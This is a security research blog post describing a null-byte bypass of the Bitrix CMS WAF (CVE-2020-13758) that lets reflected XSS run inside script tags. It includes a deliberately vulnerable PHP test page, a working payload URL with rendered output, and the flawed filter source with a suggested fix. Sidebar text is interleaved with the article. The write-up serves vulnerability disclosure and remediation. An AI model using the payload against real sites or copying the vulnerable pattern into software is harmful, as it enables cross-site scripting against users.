Bitrix WAF bypass

On April 27, 2020 / By r0hack

In Russian: https://blog.deteact.com/ru/bitrix-waf-bypass/

UPD: CVE-2020-13758 assigned

Sometimes when exploiting reflected XSS the input parameters get injected directly into the body of the *<script>* tag. Typically, this means that the exploit is trivial: HTML entity encoding will not prevent it, and many firewalls (including now obsolete Chrome XSS Auditor) won't either. But CMS Bitrix has its own built-in proactive filter (WAF) for this case, and it operates similar to XSS Auditor.

WAF bypass

While fuzzing one of the Mail.ru services eligible for the Bug Bounty I encountered an entry point where the GET parameter was reflected in the body of *<script>…</script>* tag. But it was not possible to make a simple PoC because the application was built using Bitrix and the WAF module was activated.

Any attempts to insert an interesting code lead to the whole script body being replaced by the placeholder *<!— deleted by Bitrix WAF —>*.


For testing purposes, we deployed a Bitrix CMS application with WAF module activated and added the following code to one of the pages (/waf-bypass.php):

```
<? $page = $_GET['page'];?>

<script>
$(document).ready(function () {
    $('.waf_bypass').text("<?=$page?>");
});
</script>

<div class="waf_bypass">Not loaded yet</div>
```

If a single quote (which terminates the JS string) and an *alert* call (as well as any other function) are passed to the vulnerable page parameter, the WAF cuts out the entire script:



```
Не защищено | ramaza12.beget.tech/waf-bypass.php?page=BYPASS"alert(1)
```

```
▼<div id="page">
   <div id="star"></div>
   <div id="header-corners"></div>
  ▶<div id="header">…</div>
  ▶<div id="top-menu">…</div>
  ▼<div id="content">
    ▼<div id="work-area">
       <h1>WAF-bypass</h1>
       <script src="http://code.jquery.com/jquery-1.9.1.js"></script>
       <script><!-- deleted by bitrix WAF --></script> == $0
       <div class="waf_bypass">Not loaded yet</div>
     </div>
    ▶<div id="sidebar">…</div>
   </div>
```

However, during the fuzzing we found out that the mitigation does not work when the vulnerable parameter contains a *null byte* (*%00*):

Search … SEARCH

RECENT POSTS


Security Audit of EAST Finance Protocol
Top-10 Penetration Testing Company
Leap Year for DeteAct
We won The Standoff
Account Takeover via IDOR

ARCHIVES

October 2021
August 2021
December 2020
November 2020
September 2020
August 2020
July 2020
June 2020
May 2020
April 2020
December 2019
November 2019
October 2019
September 2019
July 2019
June 2019
May 2019
January 2019
August 2018
April 2018

CATEGORIES

Application Security
Bug Bounty




```
<div id="header-corners"></div>
<div id="header">…</div>
<div id="top-menu">…</div>
<div id="content">
  <div id="work-area">
    <h1>WAF-bypass</h1>
    <script src="http://code.jquery.com/jquery-1.9.1.js"></script>
    <script> == $0

      $(document).ready(function () {
          $('.waf_bypass').text("BYPASS�"alert(1)");
      });
    </script>
    <div class="waf_bypass">Not loaded yet</div>
```

Thus, we get a full payload for XSS exploitation:


```
/waf-bypass.php?page=BYPASS%00")});alert(1);$(document).ready(function%20(){%2f%2f
```

This is what the result looks like on the page:



```
<div id="star"></div>
<div id="header-corners"></div>
<div id="header">…</div>
<div id="top-menu">…</div>
<div id="content"> == $0
  <div id="work-area">
    <h1>WAF-bypass</h1>
    <script src="http://code.jquery.com/jquery-1.9.1.js"></script>
    <script>

      $(document).ready(function () {
          $('.waf_bypass').text("BYPASS�")});alert('hacked by
      r0hack');$(document).ready(function (){//");
      });
    </script>
    <div class="waf_bypass">BYPASS�</div>
```


Не защищено | ramaza12.beget.tech/waf-bypass.php?page=BYPASS%00")})%3ba...
Сайт
Админи
Режим правки выключен
Свернуть
Perfor

Подтвердите действие на странице ramaza12.beget.tech

hacked by r0hack

OK

```
g="ru"
<body> == $0
  <div id="panel">…</div>
  <div id="page-wrapper">…</div>
```

The root cause

The mitigation is implemented in the post-filtration module to protect against XSS. The module works similarly to the XSS Auditor and tries to find the user input (like GET or POST parameters) in the body of the script tags on the page.

For some reason this module cuts out the null bytes from the input parameter values, so in our case the script tag body can't be matched against input parameter value since the body contains \x00, and the parameter value does not.

Vulnerable code line is located in *./bitrix/modules/security/classes/general.post_filter.php/post_filter.php* where null byte *chr(0)* is cut out in the *addVariable* method:

```
    protected function addVariable($name, $value)
    {
        if(!is_string($value))
            return;
        if(strlen($value) <= 2)
            return; //too short
        if(preg_match("/^(?P<quot>[\"']?)[^`,;+\-*\/\{\}\[\]\(\)&\\|=\\\\]*(?P=quot)\$/D", $value))
            return; //there is no potantially dangerous code
        if(preg_match("/^[,0-9_-]*\$/D", $value))
            return; //there is no potantially dangerous code
        if(preg_match("/^[0-9 \n\r\t\\[\\]]*\$/D", $value))
            return; //there is no potantially dangerous code

        //$this->variables->addVariable($name, $value);
        $this->variables->addVariable($name, str_replace(chr(0), "", $value));
    }
```

The *isDangerBody* function tries to find user input in the executable script body, and this is where the original *$body* value and the array of parameters (with \x00 removed) are passed to the *findInArray* function:

Business
CTF
Information
News
Press releases
Research
Services
Tools
Uncategorized
Web Security

```
    protected function isDangerBody($body)
    {
        $search = $this->findInArray($body, $this->quotedSearches);
        if ($search !== null)
        {
            return $this->quotedSearches[$search];
        }
        else if (!empty($this->searches))
        {
            $bodyWithoutQuotes = $this->removeQuotedStrings($body, false);
            $search = $this->findInArray($bodyWithoutQuotes, $this->searches);
            if ($search !== null)
            {
                return $this->searches[$search];
            }
        }

        return false;
    }
```

Remember that WAFs are almost always bypassable and the may contain weaknesses and vulnerabilities themselves. You should not rely on third-party mitigation solutions and firewalls, you should build a secure development process and regularly conduct penetration testing of applications.

Specifically in this case you can remove the *str_replace* call from the *addVariable* function (or to apply the same modification to the *$body* variable in the *isDangerBody* function) to correct the weakness in the WAF itself.

Categories : Bug Bounty / Research / Web Security

« Common Flaws Of SMS Auth

HTTP Request Smuggling »

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

POST COMMENT